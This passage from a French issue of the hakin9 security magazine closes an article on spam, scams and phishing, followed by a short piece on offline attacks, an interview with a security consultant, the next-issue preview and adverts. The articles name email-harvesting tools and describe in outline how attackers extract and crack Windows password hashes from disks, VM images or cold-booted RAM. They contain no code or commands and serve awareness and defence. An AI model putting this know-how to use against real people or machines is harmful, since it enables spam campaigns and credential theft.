Ces programmes de capture ne réclament qu'une visite des pages Web intéressantes afin de se saisir des précieuses informations. Dès lors, si une opération de phishing doit seulement se consacrer à un service français (banque, vente en ligne ou administration par exemple), le pirate se cantonnera à parcourir les sites internet du pays. Il est toujours possible d'implémenter un filtre de façon à ne garder que les adresses relatives au portail cible (par exemple, hotmail ou FREE pour revenir sur notre précédent modèle).

A cet effet, il existe une foultitude de logiciel de cet acabit, certains payants et d'autres gratuits. La combinaison de plusieurs postes de travail ajoute à la composition des listes. De cette façon, une liste de plusieurs millions d'adresses et plus qu'envisageable. Une recherche par script automatisé est aussi effectuée par plusieurs groupes de distribution. Voici une liste non-exhaustive de programmes afin de capturer les adresses internet.

Le logiciel Izi Capture (sous Windows essentiellement) est déconcertant de simpliciter. Sur la base d'une seule requête (car il fonctionne grâce au moteur de recherche google), il permet de trouver un nombre important d'adresses électroniques. Puisqu'il s'agit d'un résultat selon indexation, le produit final de la recherche est très réduit. Il permet donc de se consacrer à un type d'utilisateur particulier. En d'autres termes, une recherche avec le mot *counter-strike* donnera une liste d'adresses électroniques très différente d'une recherche avec les mot *pOrn*. Ce logiciel de capture d'adresses électroniques est ultra rapide. Selon les dévellopeurs de l'application, ce logiciel permet de lire jusqu'à 64 pages internet en même temps (en ADSL). Ainsi, un pirate dispose d'une arme efficace afin de cibler une groupe d'utilisateurs déterminé. Sur le site officiel, on peut télécharger une version d'évaluation (comptez 100 euros pour concrétiser l'achat). Encore une fois, c'est le cordonnier le plus mal chaussé puisqu'une recherche

Tableau 2. *Quelques applications de capture d'adresses internet*

ListEmail Pro 5.01
Captimails
MailingBuilderPro
Izi Capture
AnnuCapt
AspiMail
E-Capture pro

via le mot clé *hakin9* affiche en finalité 10 adresses électronique.

Conclusion

Certes, nous n'avons pas encore évoqué l'essentiel: la mathématique de la chose. Le secret de ces différentes méthodes d'arnaque repose essentiellement sur la crédulité de quelques-uns. Ainsi, l'objectif d'un pirate est de trouver ces personnes naïves. Si la (mal)chance ne suffit pas, c'est la mathématique de base qui intervient. En d'autres termes, plus la liste est large et plus la probabilité de trouver une victime est importante. En imaginant que seulement 0.001% des courriers électroniques trouve un echo favorable, cela sous-entend 10 personnes vulnérables dans une liste de 1 000 000 d'adresses. C'est ainsi que fonctionne l'esprit de ces criminels.

Afin de se protéger efficacement contre les spams, scams et autres attaques par phishing, il convient de veiller au partage de ses informations confidentielles :

- Ne pas relayer les messages (courrier du coeur, Hoax, etc) invitant l'utilisateur à transmettre le courrier à un maximum de contacts possible.
- Eviter au maximum de publier son adresse électronique sur des forums ou des sites internet.
- Remplacer son adresse électronique par une image (non détectable par les logiciels de capture d'adresses).
- Décomposer son adresse électronique, par exemple *didier point sicchia arobase free point fr.*
- Créer une ou plusieurs *adresses-jetables* servant uniquement à s'inscrire ou s'identifier sur les sites jugés non dignes de confiance.

De plus, il se développe sur internet une communauté particulièrement motivé afin de lutter contre les scams en tout genre et de manière active. Ainsi, les *scambaiters* (ou croques-escrocs en français) essaient de faire perdre un maximun de temps et d'énergie aux arnaqueurs, notamment en laissant croire qu'ils sont des victimes potentielles. De ce fait, un jeu psychologique intéressant s'installe entre les protagonistes. Les scambaiters répondent aux mails envoyés par les escrocs, ceux-ci développent une argumentation plus profonde, les scambaiters répondent encore, les arnaqueurs répliquent, etc.

Lors, ces échanges peuvent durer des semaines entières (voire des mois) sans apporter le moindre profit aux escrocs. L'arroseur est arrosé !

Véritable phénomène de société, le spam dans ces attributs les plus larges s'analyse aussi comme un oeuvre d'art contemporain, une image atypique de notre système de valeur. Certes, la technologie développe un certain confort mais qui ne sait encore convenir pleinement à l'ensemble de nos désirs légitimes. L'expansion du scam démontre bien la fragile propension que nous avons à manifester de la vigilance lorsque nos émotions l'emportent. Effectivement, le principe repose très largement sur la seule faiblesse des victimes, comprendre un goût prononcé pour l'argent ou les charmes exotiques. Que ce soit une armada de systèmes de filtrage des courriers électroniques, un mur de pare-feux, une foultitude d'antivirus ou de logiciels anti-spam, rien ne saurait être plus efficace que le bon sens, la retenue, l'information et la vigilance.

En finalité, nous dirons que les campagnes de spam, scam et les attaques par phishing sont un véritable fléau pour la communauté internationale des cybernautes. Certains estimeront cette affirmation est exagérée. En vérité, ces passages de courriers nuisibles polluent l'internet. Les inconvénients majeurs du spam sont :

- l'espace qu'il occupe dans les boîtes aux lettres des victimes,
- l'augmentation du risque de suppression erronée ou de non-lecture de messages importants,
- le caractère violent ou dégradant de certaines images ou textes,
- la bande passante gaspillée sur le réseau des réseaux,
- la mise en place de systèmes antispam onéreux et parfois lourd,
- le surcoût des abonnements internet (formation du personnel, sensibilisation des utilisateurs, mise en place de structures de filtrage importantes, etc).

Beaucoup d'applications offrent la possibilité de bloquer (en partie) les messages indésirables. Ceci se fait avec plus ou moins d'efficacité d'ailleurs. Or, même si on parvient à éliminer les spams et autres scams, il convient d'être toujours vigilant face aux attaques par phishing.
A défaut de répondre à toutes les questions, cet article nous aura éclairer sur le sujet et les méthodes des pirates.

Sur Internet

- Définition et explication selon l'encyclopédie Wikipédia : *http://fr.wikipedia.org/wiki/Pourriel*
- Le spam selon les Monty Python (vidéo du sketch) : *http://www.youtube.com/watch?v=anwy2MPT5RE*
- Le rapport Sophos sur le spam en 2008 : *http://www.sophos.fr/pressoffice/news/articles/2008/10/spamreport.html*
- Fiche d'information relatives au spam Google (hoax) : *http://www.hoaxkiller.fr/hoax/2007/google_10_ans.htm*
- Portail du logiciel de capture d'adresses électroniques : *http://www.izimailing.com/logiciel-capture-adresses-emails.htm*
- Portail francophone contre le spam, le scam et le phishing (beaucoup d'archives et de témoignages) : *http://www.croque-escrocs.fr*
- Portail important de lutte active contre les scams et autres arnaques virtuelles : *http://www.thescambaiter.com*
- Les différentes lois contre le spam (et dans le monde entier) : *http://www.arobase.org/spam/comprendre-regulation.htm*

Sicchia Didier
Il est à l'origine de nombreux exploits, dossiers et articles divers pour plusieurs publications francophones consacrées à la sécurité informatique et au développement. Autodidacte et passionné, son expérience se porte notamment sur les ShellCodes, les débordements d'allocations de mémoire, les RootKits, etc. Plus que tout autre chose, c'est l'esprit alternatif de la communauté UnderGround qui le motive. Afin de contacter l'auteur : *didier.sicchia@free.fr*

Les attaques hors-ligne

Comment élever ses privilèges avec un tournevis ? À l'heure où l'on parle de plus en plus couramment de virtualisation et de rootkits, certaines vulnérabilités, bien physiques celles-ci, connaissent une seconde jeunesse au travers de travaux de recherche récents.

La méthodologie est simple : à partir d'un accès physique à un ordinateur, l'attaquant récupère des données critiques (authentification, etc.), qui auraient été difficilement accessibles par le réseau. Cette méthode est utilisée depuis bien longtemps par les administrateurs systèmes et autres techniciens en maintenance informatique, afin de débloquer des ordinateurs dont le mot de passe aurait été oublié, mais est ici détournée à des fins d'intrusion.

Ainsi, à partir du disque dur système d'une machine Windows, il est souvent trivial de récupérer la liste des empreintes des mots de passe [1], puis de casser ces dernières [2], au moyen de Rainbowtables par exemple. La même attaque peut être réalisée directement sur les fichiers représentant les disques durs des machines virtuelles [3], transformant l'attaque physique en attaque logique, mais arrivant aux mêmes résultats. À noter qu'une personne réellement malintentionnée ne se contentera sans doute pas d'extraire des informations, mais pourrait très bien injecter du code ou des logiciels malveillants à son propre avantage (porte dérobée, etc.).

Ces dernières années, des contre-mesures ont vu le jour, notamment chez Microsoft qui, à partir de Windows Vista, a intégré le système Bitlocker pour réaliser du chiffrement de disque à la volée et ainsi empêcher toute récupération d'informations par une attaque hors-ligne. Mais *quid* de la mémoire vive ou des fichiers d'hibernation ? Si ces derniers sont en effet protégés par le chiffrement complet du disque quand Bitlocker est activé, ils n'en restent pas moins explorables le reste du temps [4] tout comme le contenu d'une image de la mémoire vive, contenant certes l'ensemble des processus en cours d'exécution au moment de la capture, mais également quelques mots de passe… et clés de chiffrement !

Des étudiants de Princeton se sont d'ailleurs penchés sur la rémanence des informations dans nos chères barrettes de mémoire vive [5], bousculant par la même occasion toutes les idées reçues qui laissaient à penser que la mémoire se vidait instantanément après la perte de l'alimentation électrique. En fait, il est possible de récupérer des informations plusieurs secondes, voire plusieurs minutes après l'extinction d'un ordinateur, si l'on refroidit suffisamment les composants de la mémoire immédiatement après l'arrêt total. À partir de là, rien n'empêche de réaliser une extraction des données et d'appliquer les méthodes précédemment citées.

Comme quoi il existe encore et toujours des vulnérabilités contre lesquelles les pare-feu, IDS/IPS et autres sondes vendues hors de prix ne seront d'aucun secours…

Julien Raeis

Il est consultant en sécurité français travaillant chez HSC (Hervé Schauer Consultants - http://www.hsc.fr/). Il réalise des audits, études, tests d'intrusion et des formations aux tests d'intrusion. Julien remercie toute l'équipe HSC pour son aide et ses relectures. Julien peut être contacté à l'adresse suivante : Julien.Raeis@hsc.fr.

Références

- *http://sourceforge.net/projects/ophcrack/* [1]
- *http://www.hsc.fr/ressources/articles/rdp_misc2/part1.htm* [2]
- *http://www.vmware.com/interfaces/vmdk.html* [3]
- *http://sandman.msuiche.net/* [4]
- *http://citp.princeton.edu/memory/* [5]
- *http://storm.net.nz/projects/16* [6]

L'OFFRE SPÉCIALE

abonnement.PRO
POUR LES ENTREPRISES

Nous proposons des pages avec les publicités des entreprises qui se trouvent dans notre magazine. Chaque page est partagée en 14 encarts.

Dans l'encart il y a:

- le logo de l'entreprise
- le contact avec l'entreprise
- l'information concernant l'activité de l'entreprise

La publicité dans 6 éditions pendant 12 mois !
Coût de l'abonnement.PRO 100 EUR

hakin9
abonnement.PRO

Si vous êtes intéressé, contactez-nous en écrivant à l'adresse qui se trouve au-dessous:
hakin9@hakin9.org

Interview d'Anne-Gaëlle Lunot

Anne-Gaëlle Lunot, jeune entrepreneuse passionnée qui a créé une société de prestations informatiques Zélites.

Pour commencer, est-ce que vous pourriez vous présenter à nos lecteurs ?
Je suis une jeune entrepreneuse passionnée, autodidacte, sportive, autonome et indépendante. J'ai créé Zélites, une société de prestations informatiques aux Mans (Sarthe, FR) en motivant et consolidant les compétences que j'ai pu rencontrer dans mes différentes expériences.

Je me suis plongé dans l'informatique en épluchant tour à tour Windows 95 puis Linux (à partir de 1997) alors que j'étais encore au collège.

Malgré mon BAC Sciences et Techniques de Laboratoire à passer, je n'ai pas lâché mes premiers ordinateurs. J'ai ensuite appris à maîtriser les systèmes Unix avec FreeBSD, OpenBSD, NetBSD et Sun Solaris. J'ai toujours été curieuse de faire quelque chose qui n'est pas prévu par les gens ou les systèmes tout en cherchant à comprendre comment ils fonctionnent concrètement.

En 2004, j'ai fait un bref passage à l'EPITECH où j'ai pu formaliser mes premières connaissances en matière de programmation système surtout orienté réseau ou noyau.

Par la suite, j'ai consolidé ces acquis en programmation C, que je considère comme l'une des bases pour pouvoir faire de la sécurité.

L'étude de protocoles réseaux, le développement noyau et système, ainsi que le reverse engineering ont été et sont toujours mes sujets de recherche favoris.

J'ai fait un premier stage en entreprise avec pour objectif la recherche et mise en place d'une politique de sécurité Wi-Fi, basée sur des solutions open-source.

En 2005, j'ai réalise un stage dans une SSII où j'ai travaillé sur l'intégration d'une solution de firewall et d'anti-spam sur base de *BSD. J'ai passé mes trois dernières années à travailler comme freelance en administration système et comme consultante en sécurité.

Mes capacités en termes d'analyse, d'adaptation et de réactivité font que l'on me considère un peu comme le *joker* disponible à toute situation.

Pourriez- vous nous présenter brièvement vos services et nous dire quel rôle joue aujourd'hui Zélites ?
Nous avons quatre familles d'offre :
Le matériel informatique, l'infrastructure réseau, le conseil informatique et le développement de solutions web.

Nous proposons des solutions de sécurité informatique dans toutes ces familles, sauf côté matériel.

L'Infrastructure réseau :
Nous sommes l'architecte et le réalisateur des infrastructures réseau de nos clients.

Nous concevons, maintenons et faisons évoluer l'ensemble des équipements reliés entre eux pour échanger et partager de manière sécurisée les informations.

Nous faisons en sorte que nos clients puissent bénéficier de leur outils quels que soient leurs besoins fonctionnels et géographiques.

Le Conseil informatique :
Nous offrons un haut niveau de prestation de conseil informatique, que nos clients aient déjà ou non, un service informatique. Les missions de conseil informatique que nous réalisons chez les entreprises conjuguent notre capacité importante à comprendre leurs métiers avec leurs spécificités et notre maîtrise des technologies informatiques, pour les mettre au service d'une stratégie d'entreprise. Comme nous touchons un large spectre de connaissances techniques, notre vision est libre de toute influence pour les solutions préconisées.

Le Développement de solutions web :
Nous développons des solutions web à valeur ajoutée.

Nous partons souvent d'un développement web qui pourrait paraître classique pour y ajouter très rapidement des solutions d'échange avec l'extérieur : Extranet, solutions de facturation en ligne, échange de données, solutions de gestion de projet, CRM, etc…

Ces systèmes sont souvent une porte d'entrée à des données propres à l'entreprise.

Elles sont exclusivement hébergées sur des serveurs dont nous assumons la sécurité du système d'exploitation au code des solutions.

Les Audits de sécurité.
Nous réalisons des audits aussi bien sur site pour analyser un réseau local, qu'à distance pour appréhender la visibilité externe de l'entreprise.

Ces opérations nécessitent des interventions manuelles : nous ne nous arrêtons pas à l'utilisation d'outils automatiques, car chaque infrastructure est différente et dynamique.

En matière de sécurité, quels sont les points forts de vos solutions ?
Notre cœur de cible se trouve dans des petites et moyennes entreprises de 20 à 200 personnes qui ont tendance à être abandonnées par les grosses pointures du métier.

Nous faisons en sorte d'incorporer les facteurs de sécurité dès la conception ou l'évolution de leur système d'information quand nous prenons en main l'infogérance ou la maintenance de leur système.

Ces entreprises sont rarement demandeuses de solutions ou d'audits de sécurité informatique; nous avons donc une démarche à la fois didactique et souvent invisible. Même si le sujet de la sécurité informatique est dans tous les médias, rares sont les PME qui font le lien avec leur propre système. Elles ne réalisent pas le lien entre la sécurisation de leur système et la fiabilité.

Le retour sur investissement est l'un des avantages de faire appel à nos services : au delà de l'aspect purement sécuritaire, nous faisons en sorte de fiabiliser les outils.

Quand ces outils sont disponibles 24 heures sur 24 et sans interruption de service, les intervenants peuvent travailler sereinement et donc tirer profit du bon fonctionnement de ces derniers. Les gains sont visibles par le taux d'utilisation des outils, la chute des coûts de maintenance, la réduction du stress des utilisateurs.

Le plus important pour nos clients, c'est que nous faisons du sur-mesure, que ce soit pour la mise en place de solutions ou bien des audits, l'intervention manuelle et intellectuelle est toujours privilégiée.

Quels sont vos avantages concurrentiels ?

- Adaptabilité aux secteurs d'activité de nos clients,
- Réactivité,
- Taille humaine,
- Sur mesure,
- Larges connaissances techniques.

Quelles sont vos offres orientées vers les entreprises et les particuliers ?
Nos offres sont uniquement dédiées aux entreprises.

Quels conseils pourriez-vous donner à nos lecteurs qui hésitent devant le choix de service informatique ?
Ils ont raison d'hésiter : il ne faut pas aller au plus simple.

Les offres packagées sont souvent trompeuses et pauvres en intelligence technique.

Il faut éviter de s'adresser à ses proches.

Le monde de l'informatique vu par le néophyte peut être comparé au monde médical : En effet, lorsque vous entrez dans un hôpital, toutes les personnes qui portent une blouse blanche ne sont pas tous des médecins ou des professeurs !

Il ne faut pas hésiter à vérifier les références de son prestataire.

En terminant, pourriez-vous citer quelques uns de vos clients de renommée internationale qui font confiance à vos services ?
SeisQuaRe, anciennement ERM.S-GROUP (services parapétroliers), Promaritime International (transport maritime).

Notre société est encore trop jeune pour avoir fait des missions de sécurité dans des groupes de renommée internationale.

http://www.zelites.org

EN JUILLET

Dans le prochain numéro

Toute l'actualité du prochain numéro sur le site www.hakin9.org/fr.

DOSSIER

Dans notre dossier nous vous présenterons les possibilités de modifier le logiciel de votre IPHONE 3G.
Voila la confrontation de technologie amovible avec les spécialistes Hakin9!

PRATIQUE

Cette rubrique vous permettra de connaître une méthode d`attaque et d`appliquer les moyens de défense á mettre en place.

TECHNIQUE

Cette fois-ci nous vous présenterons un article « L'anti-mascarade » qui parle d`une technique peu connue et non implémentée sur les scanners de ports (y compris nmap). Cette astuce permet de dénombrer le nombre de machines présentes derriere un routeur qui redirige certains ports vers ces machines.

ÉDITORIAL

Dans cette rubrique c`est Yves Le Provost, consultant en sécurité informatique travaillant pour le cabinet HSC (Hervé Schauer Consultants) qui vous présentera l`article sur les attaques par injections SQL.

EN BREF

L`actualité du monde de la sécurité informatique et des systèmes d`information. Les nouvelles failles, les intrusions web et les nouvelles applications.

DATA RECOVERY

Dans cette rubrique vous allez suivre les risques liés aux données, de la clé USB au serveur, les risques de pertes, mais aussi de vol de données, les moyens de protectios liés à ces périphériques.

SUR LE CD

Comme toujours dans chaque numéro nous vous proposons Hakin9 live avec la distribution Backtrack 3. Applications commerciales en versions complètes et des programmes en excluvité, pour la sécurité, la protection et la stabilité de votre système.
Des tutoriels vidéo pratiques afin de mieux comprendre les méthodes offensives.

Vous souhaitez collaborer a la rédaction des articles?
N`hésitez pas á nous contacter!
FR@HAKIN9.ORG

Ce numéro sera disponible en Juillet/Août
La rédaction se réserve le droit de modifier le contenu de la revue.

hakin9

Le bimestriel hakin9 est publié par Software-Wydawnictwo Sp. z o.o.

Président de Software-Wydawnictwo Sp. z o.o. :
Paweł Marciniak
Rédactrice en chef : Margot Kompiel
malgorzata.kompiel@hakin9.org
Fabrication : Marta Kurpiewska
marta.kurpiewska@software.com.pl

DTP :
Marcin Ziółkowski Graphics & Design Studio
http://www.gdstudio.pl
Couverture : Agnieszka Marchocka
Couverture CD : Przemyslaw Banasiewicz
Publicité : *publicite@software.com.pl*
Abonnement : software@emdnl.nl
Diffusion : Katarzyna Winiarz
katarzyna.winiarz@software.com.pl
Dépôt légal : à parution
ISSN : 1731-7037
Distribution : MLP
Parc d'activités de Chesnes, 55 bd de la Noirée BP 59 F - 38291 SAINT-QUENTIN-FALLAVIER CEDEX

Béta-testeurs : Didier Sicchia, Pierre Louvet, Anthony Marchetti, Régis Senet, Paul Amar, Julien Smyczynski

Les personnes intéressées par la coopération sont invitées à nous contacter :
fr@hakin9.org

Préparation du CD : Rafal Kwaśny

Imprimerie, photogravure : 101 Studio, Firma Tgi Ekonomiczna 30/36, 93-426 Łódź
Imprimé en Pologne

Adresse de correspondance :
Software-Wydawnictwo Sp. z o.o.
Bokserska 1, 02-682 Varsovie, Pologne
Tél. +48 22 427 32 87, Fax. +48 22 244 24 59
www.hakin9.org

Abonnement (France métropolitaine, DOM/TOM) : 1 an (soit 6 numéros) 35 €

DrayTek France

Des solutions **réseaux fiables** pour **tous**

Vigor 2910 (série)

Routeur Sécurité Dual-Wan

- Supporte modem USB 3G
- Dual-Wan avec load-balance et redondance
- 32 Tunnels VPN
- Pare-feu
- CSM (Content Security Management)
- Bandwith management
- QoS pour VoIP haute qualité
- RNIS loop through (modèle VGi)
- RNIS on/off - net (modèle VGi
- Support TR-069

Vigor 2950 (série)

Routeur VPN SSL Dual-Wan

- Jusqu'à 200 tunnels VPN simultanément
- Dual-Wan pour load-balance et fail-over
- Gestion de la bande passante à la demande
- Pare-feu complet
- VPN Hardware
- Wifi Super G jusqu'à 108Mbps (modèle G)
- Interface RNIS pour backup ou accès distant (modèle i)

Multi-Play • Management • VoIP • Wireless • Broadband • VPN • UTM • MSAN • Switch

Tél. : +33 (0) 1 75 43 28 70
support@draytek.fr

www.draytek.fr

POUR UNE DÉMO WAB EN LIGNE APPELEZ WALLIX : +33 (0)1 53 42 12 90

TRAÇABILITÉ
ENREGISTREMENT
DES SESSIONS
CONTRÔLE D'ACCÈS
AUDIT
SINGLE SIGN-ON

Avec WAB,
vous maîtrisez le niveau de sécurité de votre SI !

WALLIX

ADMINBASTION

sales@wallix.com

Le **WAB (Wallix AdminBastion)** est une solution permettant de contrôler les connexions et de tracer les opérations techniques exécutées sur les équipements composant le système d'information de l'Entreprise. AdminBastion permet d'appliquer des politiques de contrôle d'accès, de centraliser et simplifier la gestion des mots de passe, d'enregistrer les actions exécutées sur les équipements.

- **Vous savez en temps réel ou en différé qui fait quoi, quand, où et comment**
- **Chaque administrateur se connecte aux différents équipements avec un seul et même couple login/password**
- **Les actions déclenchées sur l'équipement visé sont enregistrées en continu**
- **Vous contrôlez les accès aux équipements (Windows, Unix, Linux et Réseau)**
- **Aucun agent à installer, ni sur les postes clients, ni sur les équipements administrés**
- **WAB existe en différentes versions (WAB 50, 200 et 400) selon le nombre d'équipements à administrer**

www.adminbastion.com www.wallix.com